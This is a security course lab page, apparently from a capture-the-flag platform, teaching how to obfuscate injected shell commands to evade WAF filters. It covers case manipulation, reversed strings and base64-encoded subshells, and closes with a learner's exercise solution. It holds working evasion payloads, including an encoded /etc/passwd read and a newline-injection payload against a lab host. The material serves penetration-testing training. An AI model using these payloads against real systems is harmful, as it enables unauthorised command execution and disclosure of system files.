Advanced Command Obfuscation
In some instances, we may be dealing with advanced filtering solutions, like Web Application Firewalls (WAFs), and basic evasion techniques may not necessarily work. We can utilize more advanced techniques for such occasions, which make detecting the injected commands much less likely.
Case Manipulation
One command obfuscation technique we can use is case manipulation, like inverting the character cases of a command (e.g. WHOAMI) or alternating between cases (e.g. WhOaMi). This usually works because a command blacklist may not check for different case variations of a single word, as Linux systems are case-sensitive.
If we are dealing with a Windows server, we can change the casing of the characters of the command and send it. In Windows, commands for PowerShell and CMD are case-insensitive, meaning they will execute the command regardless of what case it is written in:
PS C:\htb> WhOaMi

21y4d
However, when it comes to Linux and a bash shell, which are case-sensitive, as mentioned earlier, we have to get a bit creative and find a command that turns the command into an all-lowercase word. One working command we can use is the following:
21y4d@htb[/htb]$ $(tr "[A-Z]" "[a-z]"<<<"WhOaMi")

21y4d
As we can see, the command did work, even though the word we provided was (WhOaMi). This command uses tr to replace all upper-case characters with lower-case characters, which results in an all lower-case character command. However, if we try to use the above command with the Host Checker web application, we will see that it still gets blocked:
Burp POST Request

Can you guess why? It is because the command above contains spaces, which is a filtered character in our web application, as we have seen before. So, with such techniques, we must always be sure not to use any filtered characters, otherwise our requests will fail, and we may think the techniques failed to work.
Once we replace the spaces with tabs (%09), we see that the command works perfectly:
Burp POST Request

There are many other commands we may use for the same purpose, like the following:
$(a="WhOaMi";printf %s "${a,,}")
Exercise: Can you test the above command to see if it works on your Linux VM, and then try to avoid using filtered characters to get it working on the web application?
Reversed Commands
Another command obfuscation technique we will discuss is reversing commands and having a command template that switches them back and executes them in real-time. In this case, we will be writing imaohw instead of whoami to avoid triggering the blacklisted command.
We can get creative with such techniques and create our own Linux/Windows commands that eventually execute the command without ever containing the actual command words. First, we'd have to get the reversed string of our command in our terminal, as follows:
m4cc18@htb[/htb]$ echo 'whoami' | rev
imaohw
Then, we can execute the original command by reversing it back in a sub-shell ($()), as follows:
21y4d@htb[/htb]$ $(rev<<<'imaohw')

21y4d
We see that even though the command does not contain the actual whoami word, it does work the same and provides the expected output. We can also test this command with our exercise, and it indeed works:
Burp POST Request

Tip: If you wanted to bypass a character filter with the above method, you'd have to reverse them as well, or include them when reversing the original command.
The same can be applied in Windows. We can first reverse a string, as follows:
PS C:\htb> "whoami"[-1..-20] -join ''

imaohw
We can now use the below command to execute a reversed string with a PowerShell sub-shell (iex "$()"), as follows:
PS C:\htb> iex "$('imaohw'[-1..-20] -join '')"

21y4d
Encoded Commands
The final technique we will discuss is helpful for commands containing filtered characters or characters that may be URL-decoded by the server. This may allow for the command to get messed up by the time it reaches the shell and eventually fails to execute. Instead of copying an existing command online, we will try to create our own unique obfuscation command this time. This way, it is much less likely to be denied by a filter or a WAF. The command we create will be unique to each case, depending on what characters are allowed and the level of security on the server.
We can utilize various encoding tools, like base64 (for b64 encoding) or xxd (for hex encoding). Let's take base64 as an example. First, we'll encode the payload we want to execute (which includes filtered characters):
m4cc18@htb[/htb]$ echo -n 'cat /etc/passwd | grep 33' | base64

Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==
Now we can create a command that will decode the encoded string in a sub-shell ($()), and then pass it to bash to be executed (i.e. bash<<<), as follows:
m4cc18@htb[/htb]$ bash<<<$(base64 -d<<<Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==)

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
As we can see, the above command executes the command perfectly. We did not include any filtered characters and avoided encoded characters that may lead the command to fail to execute.
Tip: Note that we are using
<<<to avoid using a pipe|, which is a filtered character.
Now we can use this command (once we replace the spaces) to execute the same command through command injection:
Burp POST Request

Even if some commands were filtered, like bash or base64, we could bypass that filter with the techniques we discussed in the previous section (e.g., character insertion), or use other alternatives like sh for command execution and openssl for b64 decoding, or xxd for hex decoding.
We use the same technique with Windows as well. First, we need to base64 encode our string, as follows:
PS C:\htb> [Convert]::ToBase64StringUnicode.GetBytes('whoami')

dwBoAG8AYQBtAGkA
We may also achieve the same thing on Linux, but we would have to convert the string from utf-8 to utf-16 before we base64 it, as follows:
m4cc18@htb[/htb]$ echo -n whoami | iconv -f utf-8 -t utf-16le | base64

dwBoAG8AYQBtAGkA
Finally, we can decode the b64 string and execute it with a PowerShell sub-shell (iex "$()"), as follows:
PS C:\htb> iex "$FromBase64String('dwBoAG8AYQBtAGkA'))"

21y4d
As we can see, we can get creative with Bash or PowerShell and create new bypassing and obfuscation methods that have not been used before, and hence are very likely to bypass filters and WAFs. Several tools can help us automatically obfuscate our commands, which we will discuss in the next section.
In addition to the techniques we discussed, we can utilize numerous other methods, like wildcards, regex, output redirection, integer expansion, and many others. We can find some such techniques on PayloadsAllTheThings.
Exercise
TARGET: 154.57.164.72:32599
Challenge 1
Find the output of the following command using one of the techniques you learned in this section: find /usr/share/ | grep root | grep mysql | tail -n 1

In a new browser tab, open the target IP, and turn on the Burp proxy. Then open Burp Suite so that we can intercept the requests we will send to the target. In Burp turn Intercept on.

Once Intercept is on, type a random IP on the Host Checker front end, then click Check

Send the request to Repeater so we can easily forward it and see its response immediately
The shell command we intend to run is the following:
find /usr/share/ | grep root | grep mysql | tail -n 1
- Somehow we need to make this command undetectable by the website's WAF
I will start the easy way by trying to completely encode this command and then using a subshell to run it in the server, this is how I encoded the command:
┌──(macc㉿kaliLab)-[~]
└─$ echo -n 'find /usr/share/ | grep root | grep mysql | tail -n 1' | base64

ZmluZCAvdXNyL3NoYXJlLyB8IGdyZXAgcm9vdCB8IGdyZXAgbXlzcWwgfCB0YWlsIC1uIDE=
Once the command is encoded in base64, I will now verify it works with a command that is able to decode it and run it in a subshell:
┌──(macc㉿kaliLab)-[~]
└─$ bash<<<$(base64 -d<<<ZmluZCAvdXNyL3NoYXJlLyB8IGdyZXAgcm9vdCB8IGdyZXAgbXlzcWwgfCB0YWlsIC1uIDE=)
- It gives no output in my VM, but since there was no error, it probably succeeds and will produce some output in the target.
Now we can go ahead and build a payload that includes the above command and replaces spaces with tabs (%09):
127.0.0.1%0abash<<<$(base64%09-d<<<ZmluZCAvdXNyL3NoYXJlLyB8IGdyZXAgcm9vdCB8IGdyZXAgbXlzcWwgfCB0YWlsIC1uIDE=)
- Note we are suing first a new-line character (
%0a) to escape thepingcommands, then we insert the subshell we created above but now with spaces replaced by the 'tab' character.

- It printed the path of an sql file!
flag: /usr/share/mysql/debian_create_root_user.sql